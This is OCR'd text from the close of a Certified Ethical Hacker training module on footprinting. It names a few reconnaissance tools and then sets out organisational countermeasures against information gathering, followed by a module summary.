
Some additional footprinting tools are listed below:

- Grecon (*https://github.com*)
- theHarvester (*http://www.edge-security.com*)
- Th3Inspector (*https://github.com*)
- Raccoon (*https://github.com*)
- Orb (*https://github.com*)

LO#12: Explain Footprinting Countermeasures

Footprinting Countermeasures

- **Restrict the employees’ access to social networking sites from the organization’s network**
- **Configure web servers to avoid information leakage**
- **Educate employees to use pseudonyms on blogs, groups, and forums**
- **Do not reveal critical information in press releases, annual reports, product catalogues, etc.**
- **Limit the amount of information published on a website or the Internet**
- **Use footprinting techniques to discover and remove any sensitive information that is publicly available**
- **Prevent search engines from caching a web page and use anonymous registration services**



Footprinting Countermeasures (Cont'd)

1. **Develop and enforce security policies** to regulate the information that employees can reveal to third parties
2. Set apart internal and external DNS or use split DNS, and **restrict zone transfer** to authorized servers
3. **Disable directory listings** in the web servers
4. Conduct security awareness training periodically to educate employees about various **social engineering tricks and risks**
5. Opt for privacy services on a **Whois Lookup database**
6. **Avoid domain-level cross-linking** for critical assets
7. **Encrypt** and **password-protect** sensitive information
8. Place **critical documents**, such as business plans and proprietary documents **offline** to prevent exploitation
9. **Train employees** to thwart social engineering techniques and attacks
10. Sanitize the details provided to Internet registrars to **hide the direct contact details** of the organization
11. Disable the **geo-tagging functionality** on cameras to prevent geolocation tracking
12. Avoid revealing one's **location or travel plans** on social networking sites
13. **Turn off geolocation access** on all mobile devices when not required
14. Ensure that no critical information is displayed on **notice boards** or walls


Footprinting Countermeasures

Thus far, we have discussed the importance of footprinting, various methods to perform footprinting, and tools that help in its execution. Now, we discuss footprinting countermeasures, i.e., the measures or actions taken to prevent or offset information disclosure.

Some of the footprinting countermeasures are as follows:

- Restrict the employees' access to social networking sites from the organization's network.
- Configure web servers to avoid information leakage.
- Educate employees to use pseudonyms on blogs, groups, and forums.
- Do not reveal critical information in press releases, annual reports, product catalogs, etc.
- Limit the amount of information published on a website or the Internet.
- Use footprinting techniques to discover and remove any sensitive information that is publicly available.
- Prevent search engines from caching a web page and use anonymous registration services.
- Develop and enforce security policies such as information security and password policies to regulate the information that employees can reveal to third parties.
- Set apart internal and external DNS or use split DNS, and restrict zone transfer to authorized servers.
- Disable directory listings in the web servers.

- Conduct security awareness training periodically to educate employees about various social engineering tricks and risks.
- Opt for privacy services on a Whois lookup database.
- Avoid domain-level cross-linking for critical assets.
- Encrypt and password-protect sensitive information.
- Do not enable protocols that are not required.
- Always use TCP/IP and IPsec filters for defense in depth.
- Configure Internet Information Services (IIS) to avoid information disclosure through banner grabbing.
- Hide the IP address and related information by implementing a VPN or keeping the server behind a secure proxy.
- Request archive.org to delete the history of the website from the archive database.
- Keep the domain name profile private.
- Place critical documents such as business plans and proprietary documents offline to prevent exploitation.
- Train employees to thwart social engineering techniques and attacks.
- Sanitize the details provided to the Internet registrars to hide the direct contact details of the organization.
- Disable the geo-tagging functionality on cameras to prevent geolocation tracking.
- Avoid revealing one’s location or travel plans on social networking sites.
- Turn off geolocation access on all mobile devices when not required.
- Ensure that no critical information, such as strategic plans, product information, or sales projections, is displayed on notice boards or walls.
- Disable or delete the accounts of employees who left the organization.
- Configure mail servers to ignore mails from anonymous individuals.



Module Summary

☐ In this module, we have discussed the following:

- Footprinting concepts and the objectives of footprinting
- Various footprinting techniques, such as footprinting through search engines, footprinting through web services, and footprinting through social networking sites
- Website, email, Whois, and DNS footprinting
- Network footprinting and footprinting through social engineering
- Some important footprinting tools
- How organizations can defend against footprinting and reconnaissance activities

☐ In the next module, we will discuss in detail how attackers, ethical hackers, and pen testers perform network scanning to collect information about a target of evaluation before an attack or audit

Module Summary

This module presented footprinting concepts along with the objectives of footprinting. It provided a detailed explanation of the various techniques used for footprinting through search engines. Further, it described footprinting through web services and social networking sites. In addition, it discussed website and email footprinting techniques. It also explained Whois and DNS footprinting in detail. Moreover, it described network footprinting along with traceroute analysis. It also explained footprinting through social engineering. Finally, it presented an overview of important footprinting tools. The module ended with a detailed discussion of how organizations can defend themselves against footprinting and reconnaissance activities.

In the next module, we will discuss in detail how attackers as well as ethical hackers and pen testers perform network scanning to collect information about a target for evaluation before an attack or audit.

C|EH
Certified Ethical Hacker

